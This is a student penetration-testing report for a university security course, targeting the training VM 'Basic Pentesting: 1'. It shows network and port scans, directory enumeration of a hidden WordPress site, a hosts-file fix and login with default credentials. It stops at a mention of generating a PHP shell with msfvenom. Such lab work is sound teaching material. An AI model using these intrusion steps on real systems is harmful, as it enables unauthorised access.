FIT3173 Software Security Assignment 4 (S1 2023)

Penetration testing

JUNE 9, 2023

STUDENT ID : 32818866

Name : Devesh Gurusinghe

Executive Summary

The penetration testing exercise conducted on the Virtual Machine, BASIC PENTESTING: 1, followed a meticulous and professional approach, aiming to assess the system's security posture. Leveraging a Kali Linux machine as the attacker platform and utilizing specialized penetration testing tools, including Nmap, dirb, wpscan, msfvenom, and msfconsole, the assessment successfully identified and exploited three vulnerabilities, achieving the desired goal.

Through the application of these specific tools, vulnerabilities associated with the WordPress content management system, the SSH protocol, and the HTTP server were uncovered. Two out of the three identified vulnerabilities were completely exploited, successfully delivering a payload and spawning a shell within the targeted system.


The penetration testing results clearly demonstrated the effectiveness of the chosen tools and methodologies in uncovering vulnerabilities and exploiting them to gain unauthorized access. The goal of the assessment was successfully achieved through the successful exploitation of vulnerabilities and the establishment of privileged access within the system.

Comprehensive risk explanations were documented in this documentation, providing insights into the potential impacts and severity levels associated with each identified vulnerability. Additionally, corresponding recommendations were provided to address and mitigate these vulnerabilities, tailored to the specific characteristics of each exploit. These recommendations encompassed best practices such as applying security patches, reinforcing access controls, configuring settings securely, and implementing regular monitoring and updates.

Table of Contents


Information gathering steps.

Kali Linux machine was used as the attacker machine and ifconfig command used to identify host IP.




```
┌──(root㉿bad)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.97  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::21c:42ff:feba:e861  prefixlen 64  scopeid 0x20<link>
        ether 00:1c:42:ba:e8:61  txqueuelen 1000  (Ethernet)
        RX packets 37  bytes 5444 (5.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4135 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿bad)-[~]
└─# 
```

Then a Nmap scan in the network was done to find the victim IP address. It discovered all alive IP addresses and gave some details. The host machine address was used as the input.




```
┌──(root㉿bad)-[~]
└─# nmap -sn 192.168.43.97/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 04:40 EDT
Nmap scan report for 192.168.43.1
Host is up (0.015s latency).
MAC Address: 3A:04:EE:1B:F5:0F (Unknown)
Nmap scan report for 192.168.43.39
Host is up (0.015s latency).
MAC Address: 30:D1:6B:B4:78:8F (Liteon Technology)
Nmap scan report for 192.168.43.132
Host is up (0.00029s latency).
MAC Address: 0C:E4:41:DE:50:25 (Apple)
Nmap scan report for 192.168.43.223
Host is up (0.015s latency).
MAC Address: 30:D1:6B:B4:78:8F (Liteon Technology)
Nmap scan report for 192.168.43.97
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.04 seconds

┌──(root㉿bad)-[~]
└─# 
```

Additionally , the command netdiscover can be used to confirm the result. The netdiscover tool gave the following output.



```
Currently scanning: 172.16.202.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 312
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.43.1    3a:04:ee:1b:f5:0f      1      42  Unknown vendor
192.168.43.39   30:d1:6b:b4:78:8f      4     168  Liteon Technology Corporation
192.168.43.132  0c:e4:41:de:50:25      1      42  Apple, Inc.
192.168.43.223  30:d1:6b:b4:78:8f      1      60  Liteon Technology Corporation
```

After identifying the victim machine IP address, a Nmap scan was conducted on the specific IP address to scan for open ports and identify the services those are running on those ports.



```
┌──(root㉿bad)-[~]
└─# nmap  -sV 192.168.43.223
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 04:53 EDT
Nmap scan report for 192.168.43.223
Host is up (0.011s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 30:D1:6B:B4:78:8F (Liteon Technology)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds

┌──(root㉿bad)-[~]
└─#
```


Vulnerability List

Vulnerability Name	Severity	Page No
Unsecured WordPress installation	**High** An unsecured WordPress installation with default passwords poses a severe security risk, with a high CVSS (Common Vulnerability Scoring System) score. Such an oversight allows potential attackers to easily gain unauthorized access and compromise the website. The use of default passwords increases the likelihood of successful brute-force attacks or automated login attempts. This vulnerability exposes sensitive data, such as user information, passwords, and potentially confidential files or databases. Furthermore, attackers can inject malicious code, deface the website, distribute malware, or even use the compromised site as a launching pad for further attacks. Immediate action is crucial to mitigate this critical vulnerability and safeguard the integrity and security of the WordPress installation.	Page 6 – Page 11
ProFTDP Command Execution	**High** ProFTPD Command Execution vulnerability is a severe security issue with significant implications. By exploiting this vulnerability, an attacker can execute arbitrary commands on the affected system with the privileges of the ProFTPD service. This can lead to unauthorized access, data breaches, and complete compromise of the system.	Page 12 – Page 14
Apache remote command execution	**High** Apache remote command execution vulnerability is an extremely critical security issue that can have severe consequences. This vulnerability allows an attacker to execute arbitrary commands on a target system running the vulnerable version of Apache web server remotely. The impact of this vulnerability can be assessed using the CVSS 3.0 calculator, which considers factors such as exploitability, impact on confidentiality, integrity, and availability of the system, as well as other environmental factors. Considering the ability to remotely execute arbitrary commands, the CVSS score for this vulnerability is likely to be very high. Exploitation of this vulnerability can lead to unauthorized access, data breaches, complete system compromise, and potential disruption of critical services.	Page 15 – Page 16

Details of Vulnerabilities


1.Unsecured WordPress installation

In the information gathering step it was identified that port 80 is open and running apache server. Therefore, a website can be running on the server. The CLI tool dirb can be used to search for common and known directories in a web server.



```
┌──(root㉿bad)-[~]
└─# dirb http://192.168.43.223

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun  3 04:56:25 2023
URL_BASE: http://192.168.43.223/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.223/ ----
+ http://192.168.43.223/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.43.223/secret/
+ http://192.168.43.223/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.43.223/secret/ ----
+ http://192.168.43.223/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/
==> DIRECTORY: http://192.168.43.223/secret/wp-content/
==> DIRECTORY: http://192.168.43.223/secret/wp-includes/
+ http://192.168.43.223/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.43.223/secret/wp-admin/ ----
+ http://192.168.43.223/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/css/
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/images/
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/includes/
+ http://192.168.43.223/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/js/
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/network/
==> DIRECTORY: http://192.168.43.223/secret/wp-admin/user/

---- Entering directory: http://192.168.43.223/secret/wp-content/ ----
+ http://192.168.43.223/secret/wp-content/index.php (CODE:200|SIZE:0)
```

The dirb tool identified a directory called secret and there is a WordPress installation running on that path. It looked like the installation is broken.


My secret blog – Just another
Not Secure | 192.168.43.223/secret/
Incognito

Skip to content
My secret blog

My secret blog

Just another WordPress site

Scroll down to content

Posts

Posted on November 16, 2017


Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ... Search

Recent Posts

Since the installation is referring a domain called vtsec, the wp-admin and other features are not working as usual.



vtcsec
vtcsec/secret/wp-login.php?redirect_to=http%3A%2F%2F192.168.43.223%2Fsecret%2Fwp-admin%2F&reauth=1
Incognito
Reload

This site can't be reached

Check if there is a typo in vtcsec.


DNS_PROBE_FINISHED_NXDOMAIN

To fix this issue, the hosts file can be modified to match the domain.




```
  UW PICO 5.09                     File: /etc/hosts                        Modified

##

# Host Database

#

# localhost is used to configure the loopback interface

# when the system is booting. Do not change this entry.

##

127.0.0.1 localhost
192.168.1.111 www.xsslabelgg.com
192.168.43.223 vtcsec

255.255.255.255 broadcasthost
::1 localhost

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Pg       ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where is      ^V Next Pg       ^U UnCut Text    ^T To Spell
```

After modifying the hosts file the wp-admin can be reached successfully. The first step was trying the default password and usernames. That was a success.




Log In ‹ My secret blog — Word
Not Secure
vtcsec/secret/wp-login.php?redirect_to=http%3A%2F%2F192.168.43.223%2Fsecret%2Fwp-admin%2F&reauth=1
Incognito
Username or Email Address
Password
□ Remember Me
Log In
Lost your password?
← Back to My secret blog

The msfvenom tool from metaslpoit framework was used to generate a shell that can be run on PHP environment.



